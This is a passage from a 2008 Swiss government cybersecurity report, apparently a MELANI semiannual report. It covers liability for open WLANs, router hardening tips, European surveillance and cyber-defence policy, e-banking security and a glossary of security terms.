Gemäss Einschätzung von KOBIK ist es in der Schweiz zum jetzigen Zeitpunkt nicht denkbar, dass ein Betreiber eines WLANs strafrechtlich zur Verantwortung gezogen würde. Auch eine Haftung gemäss Art. 41 OR[20] («Wer einem andern widerrechtlich Schaden zufügt, sei es mit Absicht, sei es aus Fahrlässigkeit, wird ihm zum Ersatze verpflichtet.») ist in der Schweiz zum heutigen Zeitpunkt unwahrscheinlich. Dies bedeutet aber nicht, dass die Problematik von offenen WLANs im rechtlichen Alltag keine Schwierigkeiten bereiten würde. Zudem können bei einem Missbrauch eines Funknetzwerkes in jedem Falle einige Unannehmlichkeiten auf den Betreiber zukommen. Wird über sein Funknetz eine Straftat begangen, taucht diese *IP*-Adresse notgedrungen bei den ermittelnden Strafverfolgungsbehörden auf. Da dies in den meisten Fällen einen verlässlicher Anhaltspunkt darstellt, ist vielfach eine Hausdurchsuchung die Folge. Obschon der vermeintlich Angeschuldigte nichts zu befürchten haben dürfte, kann dies unter Umständen bei der Nachbarschaft unliebsame Gerüchte auslösen und einen grossen Schrecken zurück lassen.

Für die Betreiber von privaten Funknetzwerken gilt es folgende Punkte zu beachten:

Schutz der Administrationsseite
Die meisten WLAN *Access Points* verfügen zur Administration über eine Benutzeroberfläche, die mit einem Browser zugänglich ist (http://IP_ADRESSE_DES_ACCESS_POINTS). Mit dieser Oberfläche können auch die nachfolgend beschriebenen Einstellungen ausgeführt werden. Der Zugang zu dieser Administrationsseite ist mit einem Standardpasswort geschützt, das umgehend geändert werden sollte.

Funkverbindung über Access Point
Die direkte Funkverbindung zwischen zwei Computern (Ad-hoc-Modus) ist immer relativ unsicher. Besser ist die Nutzung eines zentralen Zugriffspunkts (Access Point), über den alle Geräte verbunden werden. Dabei sollte der Access Point so eingestellt werden, dass über Funk nur die Verbindung ins Internet, nicht aber die Verbindung ins interne Netzwerk gestattet wird.

Fernkonfiguration abschalten
Für manche Basisstationen ist es möglich, ihre Einstellungen von aussen über das Internet zu verändern. Diese Funktion ist dafür gedacht, dass die Mitarbeitenden des Herstellers die Basisstation zur Fehlerbehebung anders einstellen können. Wenn Sie diese Fehrnkonfiguration nicht brauchen, schalten Sie diese unbedingt aus.

Änderung der Netzwerkkennung
Ändern Sie die standardmässig vergebene Netzwerkkennung (SSID).

---

[19] Siehe Gerichtsurteil Oberlandgericht Frankfurt: http://medien-internet-und-recht.de/volltext.php?mir_dok_id=1671 (Stand: 11.08.2008).
[20] http://www.admin.ch/ch/d/sr/220/a41.html (Stand: 11.08.2008).

Aussendung der Netzwerkkennung unterdrücken
Verhindern Sie, dass der WLAN Access Point regelmässig seine Netzwerkkennung (SSID) aussendet. Dazu müssen Sie die Option «Broadcast SSID» auf «Nein» setzen.

Beschränkung des Zugriffs auf Ihre Endgeräte
Schränken Sie den Zugriff auf Ihren Access Point so ein, dass lediglich Ihre Endgeräte mit ihm kommunizieren dürfen. Dies kann durch Erfassen der *MAC-Adresse* der Endgeräte erreicht werden.

Verschlüsselung einschalten
Aktivieren Sie an Ihrer WLAN-Hardware die *WPA*- oder *WPA2*-Verschlüsselung und wählen Sie dafür ein starkes, schwer zu erratendes Passwort. Bei WPA2-PSK sollte dies mindestens 20 Zeichen umfassen. Wechseln Sie regelmäßig die zur Verschlüsselung verwendeten Schlüssel.

Unterstützt Ihre WLAN-Hardware noch kein WPA oder WPA2, aktivieren Sie die *WEP*-Verschlüsselung. Der WEP-Schlüssel (mit von Ihnen gewählter Schlüssellänge, wenn möglich 128 Bit) muss sowohl dem Access Point wie auch dem Endgerät bekannt sein.

Radius Server für Firmen
Die beste Absicherung des Firmennetzes bietet wahrscheinlich der Einsatz eines RADIUS-Servers mit WPA2. RADIUS kontrolliert unter anderem den Zugriff auf das Funknetzwerk. Die Hauptfunktionen von RADIUS sind Authentifizierung, Autorisierung und Abrechnung.

Benutzung von Passwörtern bei mehreren Benutzern
Wird das WLAN mehreren Benutzern zur Verfügung gestellt, ist darauf zu achten, dass der Zugang nur auf diese Benutzer beschränkt wird. Am besten geschieht dies durch ein vorher vereinbartes Passwort bei der Verschlüsselung.

Access Point bei Nichtgebrauch abschalten
Schalten Sie den Access Point ab, wenn Sie ihn längere Zeit nicht benutzen, etwa tagsüber. Dies gibt Hackern weniger Zeit für einen Angriff.

Öffentliche Funknetzwerke

Auch im Bereich der öffentlichen kommerziellen und nicht kommerziellen Anbieter von Funknetzwerken stellt die Rückverfolgbarkeit der Nutzer ein aktuelles Thema dar. Viele Anbieter sind nicht oder nur begrenzt in der Lage, eine IP-Adresse zurückzuverfolgen und dem Benutzer zuzuordnen. In Italien hingegen ist dies seit Juli 2005 gesetzlich geregelt und sämtliche Betreiber von öffentlichen Funknetzwerken müssen ihre Benutzer registrieren.[21] Diese Regelung betrifft beispielsweise Internetcafébetreiber oder Hotels. In der Schweiz ist die Lage diesbezüglich jedoch anders. Laut Bundesgesetz betreffend die Überwachung des Post- und Fernmeldeverkehrs (BÜPF), ist eine Internet-Anbieterin eine Fernmeldedienstanbieterin oder der Teil einer Fernmeldedienstanbieterin, die der Öffentlichkeit fernmeldetechnische Übertragungen von Informationen auf der Basis der IP-Technologien unter Verwendung öffentlicher IP-Adressen anbietet.[22] Da Funknetzwerke in der Regel nicht aus öffentlichen

---

[21] Siehe: http://www.csmonitor.com/2005/1004/p07s01-woeu.html (Stand: 11.08.2008).
[22] Art. 2 lit. a Verordnung über die Überwachung des Post- und Fernmeldeverkehrs (VÜPF)

sondern aus privaten IP-Adressen bestehen, sind Schweizer Firmen oder Organisationen, welche Netzwerke mit privaten IPs anbieten, demnach nicht an das BÜPF und die entsprechende Verordnung gebunden. Dass es jedoch einfache Möglichkeiten gibt, einen Beitrag für die Sicherheit zu leisten, zeigt beispielsweise das WLAN-Projekt von Energie Wasser Luzern. Ihr Gratis-WLAN-Angebot kann nur erreichen, wer sich vorher mittels SMS registriert.

Eine weitere Problematik zeigt sich in den so genannten WLAN-Prepaid-Karten grosser Telekom-Provider, welche einen anonymen Zugang zu WLAN-Hotspots ermöglichen. Diese Problematik erinnert an die Registrierungspflicht für Prepaid-Mobiltelefonie, die auch lange gefordert wurde und schliesslich am 1. Juli 2004 eingeführt wurde. Eine Motion über eine Registrierungspflicht von Wireless-Prepaid-Karten, analog zu den Prepaid-Mobiltelefonkarten, ist derzeit hängig.

Immer und überall erreichbar zu sein wird zusehends zur Normalität. Im Bereich der Funkverbindungen spielt WLAN eine immer wichtigere Rolle. Gerade im Hinblick auf die Einführung des iPhones und anderen Handys mit WLAN-Zugang, dürfte diese Art von Kommunikation weiter an Beliebtheit gewinnen. Zudem ist es heute ohne grosse Kosten möglich, eine Internetverbindung - sei es über Kabel oder über Funk - mehreren Personen zur Verfügung zu stellen. Im Gegensatz zum Kabel ist jedoch die Reichweite bei Funkverbindungen erheblich. Gerade im Bereich der Rückverfolgbarkeit gibt es zwischen «privaten» und konzessionierten Anbietern grosse Unterschiede. Es sollte jedoch im Sinne eines jeden Funknetzwerk-Nutzers sein, das eigene Netz sauber zu halten; Ein korrekter Schutz verhindert, dass das Netz von fremden Personen missbraucht werden kann und eine korrekte Zuordnung einer IP-Adresse, im Falle einer Straftat, spielt eine wichtige Rolle, um die Internet-Kriminalität erfolgreich zu bekämpfen.

7 Aktivitäten / Informationen

7.1 Staatlich

Deutschland: Debatte betreffend Online-Durchsuchungen geht weiter

Ende Februar 2008 hat das Bundesverfassungsgericht in Deutschland entschieden, dass Online-Durchsuchungen nur unter strengen Auflagen zulässig sind.[23] Das nordrhein-westfälische Verfassungsschutzgesetz, welches ohne wesentliche Auflagen die heimliche Durchsuchung von privaten Computern vorsah, wurde somit für nichtig erklärt.[24] Das Gericht entschied, dass sich Fahnder bei der Online-Durchsuchung an ein Grundrecht halten müssen, welches die Gewährleistung der Vertraulichkeit und Integrität informationstechnischer

---

[23] Siehe für die Entscheidung vom Bundesverfassungsgericht: http://www.bundesverfassungsgericht.de/entscheidungen/rs20080227_1bvr037007.html und für die Pressemitteilung: http://www.bundesverfassungsgericht.de/pressemitteilungen/bvg08-022.htmls (Stand: 29.07.2008).

[24] Siehe zum Verfassungsschutzgesetz von Nordrhein-Westfalen den MELANI Halbjahresberichtes 2007/2, Kapitel 7.1: http://www.melani.admin.ch/dokumentation/00123/00124/01048/index.html?lang=de (Stand: 29.07.2008).

Systeme vorsieht. Eingriffe in dieses Recht sind sowohl zu präventiven Massnahmen als auch zur Strafverfolgung möglich, jedoch nur unter strengen Bedingungen. Eine Online-Durchsuchung darf nur erfolgen, wenn «tatsächliche Anhaltspunkte einer konkreten Gefahr für ein überragend wichtiges Rechtgut bestehen». Die Durchsuchung muss von einem Richter autorisiert werden und Daten, welche den absolut geschützten Kernbereich privater Lebensgestaltung betreffen, müssen unverzüglich gelöscht werden.

Anfang Juni 2008 hat das Bundeskabinett das Gesetz zur Ausweitung der Kompetenzen des Bundeskriminalamtes (BKA) im Kampf gegen den Terrorismus beschlossen.[25] Erstmals soll das BKA die Befugnis zur Gefahrenabwehr und somit Kompetenzen erhalten, welche die Ermittlungstätigkeiten überschreiten. Das Gesetz sieht unter anderem vor, dass das BKA Online-Durchsuchungen privater Computer durchführen kann. Befürworter betonen die Notwendigkeit dieses Gesetzes im Kampf gegen den Terrorismus sowie seine Rechtskonformität, unter anderem, was das oben erwähnte Urteil des Bundesverfassungsgerichtes betrifft. Gegner hingegen bezweifeln dies und halten das Gesetz für verfassungswidrig, insbesondere was die Trennung zwischen Polizei- und Geheimdienstarbeit betrifft. Ob das Gesetz tatsächlich so in Kraft tritt ist fraglich, denn es muss noch vom Parlament bestätigt werden.[26]

In der Schweiz sind Online-Durchsuchungen ohne konkreten Tatverdacht bislang verboten. Im neuen Entwurf zum Bundesgesetz zur Wahrung der Inneren Sicherheit (BWIS) ist das Eindringen in Computer jedoch enthalten. Diese Massnahme dürfte nur in Ausnahmefällen und unter strengen Voraussetzungen durchgeführt werden. Die Beratung des Gesetzesentwurfs in den eidgenössischen Räten steht noch an.

Frankreich: Aufrüstung im Bereich der Bekämpfung von Cyber-Attacken

Im Juni 2008 hat Frankreich seine strategische Ausrichtung im Bereich der Verteidigung und nationalen Sicherheit vorgestellt. Einige der geplanten Veränderungen betreffen auch den Bereich der Internet-Kriminalität. So will sich Frankreich vor dem Hintergrund der aktuellen Bedrohungslage gegen allfällige Cyber-Attacken besser rüsten. Einerseits soll die Verteidigung von Netzwerk- und Informationssystemen ausgebaut und neu koordiniert werden. Dies soll im Rahmen einer neuen Einheit, der so genannten «agence de la sécurité des systèmes d'information» erreicht werden. Anderseits will Frankreich aber auch in offensive Fähigkeiten investieren. Weiters unterstreicht das Weisspapier die Notwendigkeit, die Kooperation auf europäischer Ebene im Bereich der Abwehr von Attacken auf Informationssysteme zu verstärken.[27]

Frankreich betont in seinem Weisspapier, dass der Cyberraum zu einem neuen Aktionsfeld von militärischen Operationen geworden sei, was eine Aufrüstung in diesem Bereich auch für

---

[25] Für den Gesetzesentwurf siehe: http://www.bmi.bund.de/Internet/Content/Common/Anlagen/Gesetze/Entwurf__BKAG,templateId=raw,property=publicationFile.pdf/Entwurf_BKAG.pdf und für weitere Informationen vom Bundministerium des Innern: http://www.bmi.bund.de/nn_165104/Internet/Content/Themen/Terrorismus/DatenundFakten/Online-Durchsuchungen.html (Stand: 29.07.2008).

[26] Für mehr Informationen zur Debatte siehe: http://www.heise.de/newsticker/Bundesregierung-beharrt-auf-heimlichen-Online-Durchsuchungen--/meldung/108955 sowie http://www.heise.de/newsticker/Grosse-Koalition-verteidigt-geplante-Novelle-des-BKA-Gesetzes--/meldung/109743 (Stand: 29.07.2008).

[27] Livre blanc sur la défense et la sécurité nationale, tome 1, partie 1: http://www.premier-ministre.gouv.fr/IMG/pdf/livre_blanc_tome1_partie1.pdf (Stand: 21.07.2008).

das eigene Land nötig mache. Tatsächlich sehen immer mehr Staaten militärischen Handlungsbedarf im Cyberbereich und bauen Kapazitäten auf. Darunter fallen insbesondere die USA sowie China.[28] Dies deutet darauf hin, dass immer mehr Staaten das militärische Potential von Informationssystemen neu beurteilen und dass somit das klassische Rüstungsverhalten souveräner Staaten auch den Cyberraum nicht verschont bzw. verschonen wird.

Schweden: Umstrittenes Überwachungsgesetz von Parlament verabschiedet

Im Juni 2008 hat das schwedische Parlament ein umstrittenes Sicherheitsgesetz verabschiedet, welches die Überwachungsbefugnisse des militärischen Geheimdienstes ausweitet. Das Gesetz erlaubt dem militärischen Geheimdienst die Überwachung des gesamten schwedischen E-Mail-, Telefon- und SMS-Verkehrs mit dem Ausland. Eine richterliche Anordnung ist nicht notwendig. Technisch sollen die Hauptdatenleitungen, welche Schweden mit dem Ausland verbinden, mit Filtern ausgerüstet werden und auf bestimmte Suchwörter reagieren. Das Gesetz soll im Januar 2009 in Kraft treten. Die Regierung verweist auf die Notwendigkeit, Gefahren von aussen, also beispielsweise terroristische oder militärische Angriffe, schneller zu erkennen. Dieser Entschluss hat zu heftiger Kritik und einer grossen politischen Debatte in Schweden geführt. Kritiker befürchten insbesondere tiefe Eingriffe in Bürgerrechte ohne ausreichende Schutz- und Kontrollmöglichkeiten. Eine schwedische Bürgerrechtsstiftung hat am Europäischen Gerichtshof Klage eingereicht. [29]

NATO: Errichtung eines Zentrums für Computerverteidigung in Estland

Fast genau ein Jahr nach den Computer-Attacken auf Estland[30] haben sieben NATO-Mitglieder (Estland, Deutschland, Italien, Lettland, Litauen, Slowakei und Spanien) im Mai 2008 ein Abkommen zur Errichtung eines gemeinsamen Zentrums für Computerverteidigung in Tallinn unterzeichnet. Dieses Zentrum soll bis zu 30 Experten beschäftigen. Das Hauptaugenmerk richtet sich auf die Abwehr von Angriffen auf die Computernetzwerke der Mitgliedsstaaten.[31] Die USA werden sich als Beobachter am Projekt beteiligen, und andere Mitgliedsstaaten werden voraussichtlich in den nächsten Jahren dazukommen. Die NATO führt ähnliche Zentren in unterschiedlichen Bereichen in verschiedenen Ländern. Diese Zentren erfüllen Beratungs- und Forschungsfunktionen, sind aber nicht direkt an Einsätzen beteiligt.

Ein Zentrum für Computerverteidigung war bereits vor den Attacken gegen Estland geplant, jedoch dürften diese dazu beigetragen haben, den Zeitrahmen zu beschleunigen und den Standort endgültig festzulegen. Auch wenn es schwierig bleiben wird, die Urheber solcher Attacken ausfindig zu machen, so ist eines klar: Die Internetkriminalität ist grenzüberschreitend und verlangt für eine wirkungsvolle Bekämpfung nach internationaler Zusammenarbeit.

---

[28] Siehe dafür auch den MELANI Halbjahresbericht 2007/1, Kapitel 7.2: http://www.melani.admin.ch/dokumentation/00123/00124/01029/index.html?lang=de (Stand: 21.07.2008).

[29] Für weitere Informationen siehe auch: http://www.economist.com/agenda/displaystory.cfm?story_id=11778941; http://www.spiegel.de/netzwelt/web/0,1518,560637,00.html und http://www.centrumforrattvisa.se/index.php/publisher/articleview/frmArticleID/23/ (Stand: 28.07.2008).

[30] Siehe zur Attacke gegen Estland den MELANI Halbjahresbericht 2007/1, Kapitel 5.1: http://www.melani.admin.ch/dokumentation/00123/00124/01029/index.html?lang=de (Stand: 28.07.2008).

[31] Siehe z.B.:http://news.bbc.co.uk/2/hi/europe/7401260.stm und http://www.heise.de/security/Estland-erhaelt-NATO-Excellence-Center-fuer-Cyber-Defense--/news/meldung/107879 (Stand: 08.07.2008).

Des Weiteren streben die Mitgliedstaaten dieses Zentrums auch die Erarbeitung einer rechtlichen Definition von Cyber-Attacken an. Dass auch dafür ein Bedarf besteht, wurde ebenfalls anlässlich der Attacken gegen Estland offensichtlich.

EU: Verlängerung der Europäischen Agentur für Netzwerk- und Informationssicherheit ENISA

Im Juni 2008 hat die EU-Kommission entschieden, die Laufzeit der 2004 gegründeten Europäischen Agentur für Netzwerk- und Informationssicherheit ENISA um weitere drei Jahre zu verlängern.[32] Die ENISA dient den EU-Mitgliedstaaten und Organen als Anlauf- und Beratungsstelle in Fragen der Netz- und Informationssicherheit.

Zuvor hatte die EU-Kommission nach Reformen der ENISA verlangt, da diese unzureichend ausgestattet sei, um künftigen Herausforderungen erfolgreich zu begegnen. Mit diesem Entscheid wurden jedoch keine Reformen beschlossen. Über das Fortbestehen nach dem Jahr 2012 soll zu einem späteren Zeitpunkt entschieden werden.

7.2 Privat

Verbesserte Sicherheitsmechanismen beim E-Banking

Wie bereits im Halbjahresbericht 2007/2 erwähnt, sind etliche Finanzinstitute daran, ihre Sicherheitsmechanismen im Bereich E-Banking zu verstärken. Um eine betrügerische Überweisung zu erkennen, helfen verbesserte interne Filtersysteme. Zudem werden zurzeit bei einigen Finanzinstituten neue Authentifizierungsmethoden eingeführt. Seit April 2008 führen die ZKB sowie die Raiffeisenbanken so genannte mobile Transaktionsnummern (m-TAN) ein. Der Kunde erhält hierbei vor der endgültigen Überweisung eine SMS zur Prüfung. Damit kann er noch einmal einen Kontrollblick auf Währung, Betrag und Kontonummer des Empfängers werfen, ehe die Zahlung endgültig getätigt wird. Die Kosten übernimmt die Onlinebank. Zur Erhöhung der Sicherheit führt die Migros Bank seit Juli 2008 eine ganzheitliche USB-Stick-Lösung ein. Hierbei wird sämtlichen E-Banking-Kunden ein kostenloser USB-Stick sowie eine Chipkarte mit PIN-Code zur Verfügung gestellt. Der USB-Stick enthält einen gehärteten Webbrowser, der eigens für die Migros Bank konzipierte worden ist. Nur noch dieser Browser kann auf die E-Banking Applikation zugreifen. Der Browser, der sich auf dem Computer des Kunden befindet und möglicherweise durch eine *Schadsoftware* kompromittiert worden ist, wird nicht mehr benötigt.

Viele der Finanzinstitute setzen auf interne Filter- und Controllingmechanismen, um betrügerische Transaktionen zu erkennen. Zusätzlich werden aber auch die Authentifizierungsmethoden den aktuellen Bedingungen angepasst. Mit deren Einführung dürfte sich die Problematik von E-Banking-Malware in den nächsten Monaten teilweise entschärfen.

---

[32] http://www.enisa.europa.eu/pages/02_01_press_2008_06_13_extension.html (Stand: 24.07.2008).

WLAN in 1. Klasswagen der SBB

Die SBB hat Businessabteile von 75 Wagen der 1. Klasse durch die Swisscom mit *WLAN* ausrüsten lassen. Nach mehrfachem Anlauf - die ersten Versuche gehen auf das Jahr 2003 zurück - wurde der Aufbau der erforderlichen Infrastruktur Ende März 2008 abgeschlossen und erfolgreich getestet.

Mit Mobile-Unlimited Karten kann bereits seit einiger Zeit auch im Zug im Internet gesurft werden. Dazu ist jedoch ein spezielles Abo mit einer entsprechenden PCMCIA-Karte notwendig. Eine WLAN-Karte sowie ein 1. Klass-Billet vorausgesetzt, kann mit dem neuen Angebot nun jeder ohne grossen Aufwand im Zug online gehen. Neben der Abrechnung via Handy gibt es auch anonyme Prepaid-Angebote. Die Problematik solcher Angebote ist in Kapitel 6 beschrieben.

ICANN: Schaffung neuer Top Level Domains

Anlässlich des 32. Meetings in Paris hat die Internet Corporation for Assigned Names and Numbers (ICANN) beschlossen, ein standardisiertes Verfahren zur Einrichtung neuer Top Level Domains (TLD) zu schaffen. Voraussichtlich bereits ab dem 2. Quartal 2009 kann sich grundsätzlich jedermann um die Verwaltung einer Domäne-Endung bewerben. Auch TLDs mit kyrillischen oder chinesischen Schriftzeichen werden ab diesem Zeitpunkt möglich sein.

Zuvor hat der russische Präsident Dimitri Medwedew dafür geworben, dass auch kyrillische TLDs zugelassen werden, da Russisch im Vergleich zu der englischen Sprache im Internet an Bedeutung verliert. Die Öffnung für neue Domäne-Namen wurde zum Abschluss einer wochenlangen Konferenz in Paris einstimmig beschlossen. Nun werden Regeln für die Lizenzvergabe entwickelt. Innerhalb eines beschränkten Zeitraums müssen sich Interessenten zunächst um die Einführung bewerben, wobei sämtliche Bewerbungen veröffentlich werden. Darin kann jeder Vorbehalte etwa wegen Rassismus, Wettbewerbskonflikten oder einer zu grossen Ähnlichkeit der Adressen anmelden. Für das gesamte Verfahren sind vier Monate vorgesehen. Bereits 2003 wurden «Internationalized Domain Names (IDN)» eingeführt: Diese können Nicht-ASCII-Zeichen, wie beispielsweise deutsche Umlaute, Kanji, hebräische, arabische oder auch kyrillische Zeichen enthalten. Diese in Unicode kodierten Zeichen wandeln Punycode-taugliche Anwendungen in für Internet-Anwendungen lesbaren ASCII-Text um. Diese gelten aber nur ab der Second Level Domain.

Internationalized Domain Names (IDN) zählen seit nunmehr vier Jahren zu den festen Einrichtungen des *Domain Name Systems (DNS)*. Sie erlauben die Benutzung von landestypischen Sonderzeichen auf Ebene der Second Level Domain, wobei jeder Registrar frei bestimmt, ob und welche Sonderzeichen er anbietet.[33] In der Schweiz sind dies vor allem die Umlaute respektive Zeichen mit Akzenten. Wie bei der Einführung der IDN vor vier Jahren, ist auch bei der Einführung beliebiger TLDs damit zu rechnen, dass Fragen aufgeworfen werden. Erwähnt sei beispielsweise das Erstzugriffsrecht oder die Zulässigkeit von Endungen. Eine zusätzliche Anzahl Zeichen erhöht auch das Betrugspotential für Typo- respektive ähnlich lautende oder aussehende Domänen. Erinnert sei hier an den *Phishing*-Trick über Domänen mit Umlauten.[34]

---

[33] https://nic.switch.ch/reg/ocView.action?res=EF6GW2JBPVTG67DLNIQWQ337PUQWO2TAEBSH27Q (Stand: 11.08.2008).

[34] http://www.melani.admin.ch/dienstleistungen/archiv/00478/index.html?lang=de (Stand: 11.08.2008).

8 Gesetzliche Grundlagen

Bundesrat lehnt neue Gesetzgebung zur Bekämpfung der Netzwerkkriminalität ab

Ende Februar 2008 hat der Bundesrat eine neue Gesetzgebung zur Bekämpfung der Netzwerkkriminalität abgelehnt. Gemäss Bundesrat genügt das geltende Recht, um erfolgreich Delikte zu ahnden, die mittels elektronischen Kommunikationsnetzen wie Internet oder Mobiltelefonnetze begangen werden. Eine neue ausdrückliche Regelung der strafrechtlichen Verantwortlichkeit der Provider wird aus diesem Grund abgelehnt. Hingegen hat der Bundesrat die Annahme zweier Motionen beantragt, welche den Ausbau der Internet-Überwachung und die Ratifikation der Cybercrime-Konvention vorsehen. Einerseits sollen Ressourcen aufgestockt werden um die Überwachung und Auswertung dschihadistischer und gewaltextremistischer Internetseiten auszubauen. Anderseits unterstützt der Bundesrat die Ratifikation der Europaratskonvention über die Cyber-Kriminalität. Die schweizerische Rechtsordnung entspricht den Anforderungen dieser Konvention bereits weitgehend. Zurzeit wird der Anpassungsbedarf im Straf- und Strafprozessrecht vertieft geprüft.[35]

---

[35] Für weitere Informationen siehe:
http://www.ejpd.admin.ch/ejpd/de/home/themen/kriminalitaet/ref_gesetzgebung/ref_netzwerkkriminalitaet.html
(Stand: 28.07.2008).

9 Glossar

Dieses Glossar enthält sämtliche *kursiv* hervorgehobenen Begriffe des vorliegenden Berichts. Ein ausführlicheres Glossar mit mehr Begriffen ist zu finden unter: http://www.melani.admin.ch/glossar/index.html?lang=de.

Access Point	Ein Wireless Access Point ist ein elektronisches Gerät, das als Schnittstelle zwischen einem Funknetz und einem kabelgebundenen Rechnernetz fungiert.
ActiveX	Eine von Microsoft entwickelte Technologie, mit welcher es möglich ist, kleine Programme - so genannte ActiveX Controls - beim Anzeigen von Webseiten auf den Rechner des Besuchers zu laden, von wo sie ausgeführt werden. Sie ermöglichen es, unterschiedliche Effekte oder Funktionen umzusetzen. Leider wird diese Technologie häufig missbraucht und stellt ein Sicherheitsrisiko dar. Beispielsweise werden viele Dialer über ActiveX auf den Rechner geladen und ausgeführt. Die ActiveX-Problematik betrifft nur den Internet Explorer, da die anderen Browser diese Technologie nicht unterstützen.
Bot / Malicious Bot	Ursprung im slawischen Wort für Arbeit (Robota). Bezeichnet ein Programm, das bestimmte Aktionen nach dem Empfang eines Befehls selbstständig ausführt. Sogenannte Malicious Bots können kompromittierte Systeme fernsteuern und zur Durchführung beliebiger Aktionen veranlassen.
Botnetz	Eine Ansammlung von Computern, die mit *Malicious Bots* infiziert sind. Diese lassen sich durch einen Angreifer (den Botnetzbesitzer) komplett fernsteuern. Je nach Grösse kann ein Botnetz aus einigen Hundert bis Millionen kompromittierter Rechner bestehen.
Defacement	Verunstaltung von Webseiten.
DNS	Domain Name System Mit Hilfe von DNS werden das Internet und deren Dienste benutzerfreundlich, da die Benutzer anstelle von *IP-Adressen* Namen verwenden können (z.B. www.melani.admin.ch). Der DNS-Dienst übersetzt dabei den Namen in die dazugehörende IP-Adresse.
DoS-Attacke / DDos-Attacke	Denial-of-Service Attacke / Distributed-Denial-of-Service Attacke. Hat zum Ziel, einen bestimmten Dienst für deren Benutzer unerreichbar zu machen oder zumindest die Erreichbarkeit des Dienstes erheblich einzuschränken. Eine DDoS-Attacke ist eine Dos-Attacke, bei der das Opfer von vielen verschiedenen Systemen aus gleichzeitig angegriffen wird.
Downloader	Kann zu einer Infektion mit einem bösartigen Programm führen. Der Downloader lädt in diesem Fall den eigentlichen Virus, *Troja-*

	ner usw. nach und startet diesen auf dem infizierten System.
Drive-by-Infektion	Infektion eines Computers mit *Malware* allein durch den Besuch einer Webseite. Vielfach beinhalten die betroffenen Web-Seiten seriöse Angebote und sind zwecks Verteilung der Malware zuvor kompromittiert worden. Die Infektion erfolgt meistens durch das Ausprobieren von *Exploits* für vom Besucher noch nicht geschlossene *Sicherheitslücken*.
Exploit-Code (Exploit)	Ein Programm, ein Script oder eine Codezeile, mit der sich Schwachstellen in Computersystemen ausnutzen lassen.
Firewall	Eine Firewall (engl. für Brandmauer) schützt Computersysteme, indem sie ein- und ausgehende Verbindungen überwacht und gegebenenfalls zurückweist. Im Gegensatz dazu ist eine Personal Firewall (auch Desktop-Firewall) für den Schutz eines einzelnen Rechners ausgelegt und wird direkt auf dem zu schützenden System - das heisst auf Ihrem Rechner - installiert.
FTP	File Transfer Protocol (FTP) ist ein Netzwerkprotokoll zur Dateiübertragung über TCP/IP-Netzwerke. FTP kann beispielsweise verwendet werden, um Webseiten auf einen Webserver zu laden.
IFrame	Ein IFrame (auch Inlineframe) ist ein HTML-Element, das der Strukturierung von Webseiten dient. Es wird benutzt, um externe Webinhalte in der eigenen Homepage einzubinden.
IP-Adresse	Adresse, welche einen Computer im Internet (oder in einem anderen TCP/IP-Netzwerk) identifiziert (Beispiel: 172.16.54.87).
JavaScript	Eine objektbasierte Scriptingsprache zur Entwicklung von Applikationen. JavaScripts sind im HTML-Code integrierte Programmteile, die bestimmte Funktionen im Internet-Browser ermöglichen. Ein Beispiel kann das Kontrollieren von Benutzereingaben bei einem Webformular sein. So kann überprüft werden, ob alle eingegebenen Zeichen bei geforderter Angabe einer Telefonnummer auch wirklich Zahlen sind. Wie *ActiveX* Controls werden JavaScripts auf dem Rechner des Webseitenbesuchers ausgeführt. Neben nützlichen, lassen sich leider auch schädliche Funktionen programmieren. Im Gegensatz zu ActiveX werden JavaScripts von allen Browsern unterstützt.
Keylogger	Geräte oder Programme, die zwischen den Rechner und die Tastatur geschaltet werden, um Tastatureingaben aufzuzeichnen.
Kritische (nationale) Infrastrukturen	Infrastruktur oder Teile der Wirtschaft, deren Ausfall oder Beschädigung massive Auswirkungen auf die nationale Sicherheit oder die ökonomische und/oder soziale Wohlfahrt einer Nation hat. In der Schweiz sind folgende Infrastrukturen als kritisch definiert worden: Energie- und Wasserversorgung, Notfall- und Rettungswesen, Telekommunikation, Transport und Verkehr, Banken und Versicherungen, Regierung und öffentliche Verwaltungen. Im Informationszeitalter hängt ihr Funktionieren zunehmend von Informations- und Kommunikationssystemen ab. Solche Systeme nennt man kriti-

	sche Informationsinfrastrukturen.
MAC-Adresse	Media Access Control Hardware-Adresse. Adresse eines Netzwerkadapters zu dessen weltweiten und eindeutigen Identifizierung. Die MAC-Adresse wird vom jeweiligen Hersteller in das ROM des Adapters geschrieben (Beispiel: 00:0d:93:ff:fe:a1:96:72).
Malware (Schadsoftware)	Setzt sich aus den englischen Begriffen «Malicious» und «Software» zusammen. Oberbegriff für Software, die schädliche Funktionen auf einem Rechner ausführt (wie beispielsweise Viren, Würmer, *Trojanische Pferde*). (Auch: Malicious Code).
Patch	Eine Software, die einen fehlerhaften Teil eines Programms durch einen fehlerfreien ersetzt und dadurch z.B. eine *Sicherheitslücke* behebt.
Pharming	Manipulation der Namensauflösung via *DNS* oder via lokale Konfiguration (z.B. Hosts-File) mit dem Ziel, Benutzer auf gefälschte *Server* umzuleiten und so an vertrauliche Daten (Login Daten) zu gelangen.
Phishing	Mittels Phishing versuchen Betrüger, an vertrauliche Daten von ahnungslosen Internet-Benutzern zu gelangen. Dabei kann es sich beispielsweise um Kontoinformationen von Online-Auktionsanbietern (z.B. eBay) oder Zugangsdaten für das Internet-Banking handeln. Die Betrüger nutzen die Gutgläubigkeit und Hilfsbereitschaft ihrer Opfer aus, indem sie ihnen beispielsweise E-Mails mit gefälschten Absenderadressen zustellen.
PHP	PHP ist eine Skriptsprache, die hauptsächlich zur Erstellung von dynamischen Webseiten oder Webanwendungen verwendet wird.
Plugin	Eine Zusatzsoftware, welche die Grundfunktionen einer Anwendung erweitert. Beispiel: Acrobat Plugins für Internet Browser erlauben die direkte Anzeige von PDF-Dateien.
Proxy-Bot	Ein System, welches Browser-Anfragen entgegennimmt und weiterleitet. Im Fall eines Proxy-Bots übernimmt diese Aufgabe ein *Botnetzwerk*. Dies dient vor allem zur Anonymisierung der Identität, da als *IP*-Adresse jeweils der *Bot* und nicht derjenige auftaucht, welcher die Browser Anfrage tatsächlich gemacht hat.
rar	rar ist ein Algorithmus und Dateiformat zur Datenkompression, um den Speicherbedarf von Dateien für die Archivierung und Übertragung zu verringern.
Router	Geräte aus dem Bereich Computernetzwerke, Telekommunikation oder auch Internet, die mehrere Rechnernetze koppeln oder trennen. Router werden beispielsweise in Heimnetzwerken eingesetzt und machen die Verbindung zwischen internem Netz und dem Intranet.
Schadsoftware	Siehe *Malware*

Server	Computersystem, welches Clients bestimmte Ressourcen, wie z.B. Speicherplatz, Dienste (z.B. E-Mail, Web, FTP, usw.) oder Daten, anbietet.
